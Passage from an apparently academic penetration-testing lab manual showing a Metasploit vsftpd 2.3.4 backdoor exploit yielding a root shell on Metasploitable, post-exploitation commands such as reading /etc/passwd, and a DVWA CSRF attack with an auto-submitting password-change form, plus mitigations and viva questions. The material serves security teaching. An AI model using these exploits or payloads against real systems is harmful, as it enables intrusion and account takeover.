   0  auxiliary/dos/ftp/vsftpd_232         2011-02-03       normal     Yes    VSFTPD 2.
3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2
.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/f
tp/vsftpd_234_backdoor
```

Example: Exploiting the **vsftpd 2.3.4 backdoor**.

3. Configure the Exploit:

use exploit/unix/ftp/vsftpd_234_backdoor
 set RHOST <Metasploitable_IP>
 exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.11
RHOST => 192.168.1.11
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.11:21 - USER: 331 Please specify the password.
[+] 192.168.1.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.125:43081 -> 192.168.1.11:6200) at 2024-12
-02 10:47:12 -0500
```

4. **Gain Access:**

If successful, you'll get a shell on the target.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

Background command: to come out of the current session: background

```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

options command:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
                                       st:port][ ... ]
   RHOSTS   192.168.1.11     yes       The target host(s), see https://docs.metasploit
                                       .com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    21               yes       The target port (TCP)
```

sessions –i 1: to restart the session

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...
```

Now you can give shell commands to check the output

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

Shell command: To find the target machine type of shell and python integration

```
shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

In shell, give all shell commands

```
shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
```

Create directory: mkdir dvs

```
root@metasploitable:/# mkdir dvs
mkdir dvs
root@metasploitable:/# ls
ls
bin    dev  home        lib         mnt         proc  srv  usr
boot   dvs  initrd      lost+found  nohup.out   root  sys  var
cdrom  etc  initrd.img  media       opt         sbin  tmp  vmlinuz
```

Check the creation of directory in the target machine:

```
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev  hack    initrd.img  media       opt   sbin  tmp  vmlinuz
boot   dvs  home    lib         mnt         proc  srv   usr
cdrom  etc  initrd  lost+found  nohup.out   root  sys   var
msfadmin@metasploitable:/$
```

pwd: current working directory:

```
root@metasploitable:/# pwd
pwd
/
```

Displaying Contents of /etc/passwd:

```
root@metasploitable:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

Ifconfig : to print ip address of the target machine:

```
root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:35:9a
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:8813:333:a00:27ff:fe5e:359a/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe5e:359a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3853 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:514163 (502.1 KB)  TX bytes:1114600 (1.0 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
```

Hostname: to print hostname of the target machine

```
root@metasploitable:/# hostname
hostname
metasploitable
```

5. Mitigation Discussion

- **Identify root causes of the vulnerabilities:**
  - Outdated software.
  - Weak passwords.
  - Misconfigured services.
- **Discuss best practices:**
  - Regularly update and patch services.
  - Restrict unnecessary ports/services.
  - Use secure configurations (e.g., disable anonymous FTP login).

Post Lab discussions:

 What services did you identify as vulnerable?
Examples: FTP, Samba, SSH, or a web application.
 How did you confirm these services were vulnerable?

- Through banner grabbing, version identification, or specific vulnerability reports (e.g., CVEs).

Tools and Techniques Used

- **What tools did you use to identify vulnerabilities?**
  Examples: nmap, Metasploit, nikto, or manual techniques.
- **How did you use the Metasploit Framework for exploitation?**

    - What modules or payloads were most effective?
- **Did you manually exploit any services? If so, how?**

Exploitation Process

- **What vulnerabilities did you exploit?**
  Examples:
    - vsftpd 2.3.4: Backdoor exploit.
    - Samba CVE-2007-2447: Arbitrary command execution.
    - Default credentials: msfadmin:msfadmin.
- **What payloads did you use to gain access or execute commands?**
    - Example: Reverse shell or Meterpreter session.
- **Were there any challenges during exploitation? How did you overcome them?**

Post-Exploitation Analysis

- **What did you do after gaining access?**
  Examples:
    - Extracted sensitive files (e.g., /etc/passwd).
    - Explored additional targets through network enumeration.
    - Attempted privilege escalation (e.g., using linux/local Metasploit modules).
- **What evidence or artifacts were left behind?**
    - Discuss the potential traces an attacker might leave and how they could be detected.

Experiment 10:

CSRF: Exploiting Cross-Site Request Forgery (CSF) Vulnerabilities.

Objective:

To perform a Cross-Site Request Forgery (CSRF) lab experiment using DVWA (Damn Vulnerable Web Application), Metasploitable, and Kali Linux, follow the step-by-step process below. This will help you exploit the CSRF vulnerability in a controlled environment.

Prerequisites:

1. **DVWA (Damn Vulnerable Web Application)**: Set up on your Kali Linux machine or a VM.
2. **Metasploitable**: A vulnerable virtual machine for testing.
3. **Kali Linux**: Used to launch attacks and interact with vulnerable applications.

Step-by-Step Process:

Step 1: Setting Up DVWA on Kali Linux

Login to DVWA:

- The default credentials are:
  - Username: `admin`
  - Password: `password`
- Once logged in, set the DVWA security level to **low** for easier exploitation.


Step 2: CSRF Vulnerability in DVWA

1. **Navigate to the CSRF Section:**
   - After logging into DVWA, go to the **CSRF** vulnerability section, usually located in the "Vulnerabilities" menu.
2. **Understanding CSRF:**
   - CSRF works by tricking the user into performing an unwanted action (such as changing their password) while being authenticated on a vulnerable website.
   - The application doesn't verify the origin of the request (lacking CSRF tokens), so attackers can exploit this.


   After changing the password at security level as low, you can observe that the URL gets changed.

   Copy the URL and decode its hash code using burpsuite decoder tool


   http://192.168.1.10/dvwa/vulnerabilities/csrf/?password_new=dvs11&password_conf=dvs11&Change=Change#



Try to launch the Url in new window tab, or new tab , at low level, the url works and it opens dvwa csrf module.



At medium and high level, or using private window tab (incognito mode), it asks for login




3. **Perform a CSRF Attack:**
    - The goal is to craft a malicious request that causes the victim (authenticated in DVWA) to perform an action like changing their password without their consent.

Step 3: Creating a CSRF Attack on Kali Linux

1. **Crafting the Malicious CSRF Request:**
    - Open the DVWA CSRF page and identify the vulnerable action. For example, changing the password is a typical action vulnerable to CSRF.
    - Inspect the request using the browser's developer tools (F12) and find the parameters involved in the request, such as `password_new` and `password_conf`.
2. **Building the Malicious HTML Form:**
    - Create a simple HTML form that mimics the CSRF request, which the attacker will use to trick the victim into changing their password.

```
<html>
<body>
 <form action="http://localhost/dvwa/vulnerabilities/csrf/" method="POST">
  <input type="hidden" name="password_new" value="newpassword123">
  <input type="hidden" name="password_conf" value="newpassword123">
  <input type="submit" value="Submit">
 </form>
</body>
<script>
 document.forms[0].submit();
</script>
</html>
```

```
1 <form action="http://192.168.1.10/dvwa/vulnerabilities/csrf/" method="GET">    New password:<br>
2     <input type="password" AUTOCOMPLETE="on" name="password_new" value="dvs"><br>
3     Confirm new password: <br>
4     <input type="password" AUTOCOMPLETE="on" name="password_conf" value="dvs">
5     <br>
6     <input type="submit" value="Change" name="Change">
7    </form>
```



Open the saved file csrf_demo.html using Mozilla Firefox.

Step 4: Verify the CSRF Attack


1. **Login to DVWA as the victim:**
    - If successful, the victim's password will be changed without their knowledge.

- They can no longer use the old password to log in, and the attacker now has control over their account.

2. **Check for the Exploitation:**
   - You can confirm this by trying to log in with the new password (`newpassword123`).

Step 5:Opem wireshark to copyure

Search ARP protocol capture. Search for POP



Mitigation (for Testing Purposes)

1. **Fix CSRF:**
   - DVWA provides an example of CSRF protection mechanisms.
   - Typically, websites use **CSRF tokens** to protect against these attacks. Each form would need a unique token to validate the request's authenticity.
   - You can explore the security settings in DVWA to mitigate CSRF using tokens.
2. **Prevent CSRF:**
   - **Use anti-CSRF tokens** in forms to validate requests.
   - **SameSite Cookies** can be used to restrict cross-origin requests.
   - **Referer headers** can help detect unusual requests.

Conclusion

You have now successfully exploited a CSRF vulnerability in DVWA using Kali Linux. You should have a good understanding of how CSRF works and how to protect against it by implementing proper security measures such as CSRF tokens and same-origin policy headers.

Viva Question :

1. What is **Cross-Site Request Forgery (CSRF)**?
2. How does a CSRF attack work?
3. What are the **pre-requisites** for a CSRF attack to be successful?
4. What is the difference between **CSRF** and **Cross-Site Scripting (XSS)**?
5. Why is CSRF considered a **state-changing attack**?
6. What is meant by a "forged request" in CSRF?
7. What is the **role of cookies** in CSRF attacks?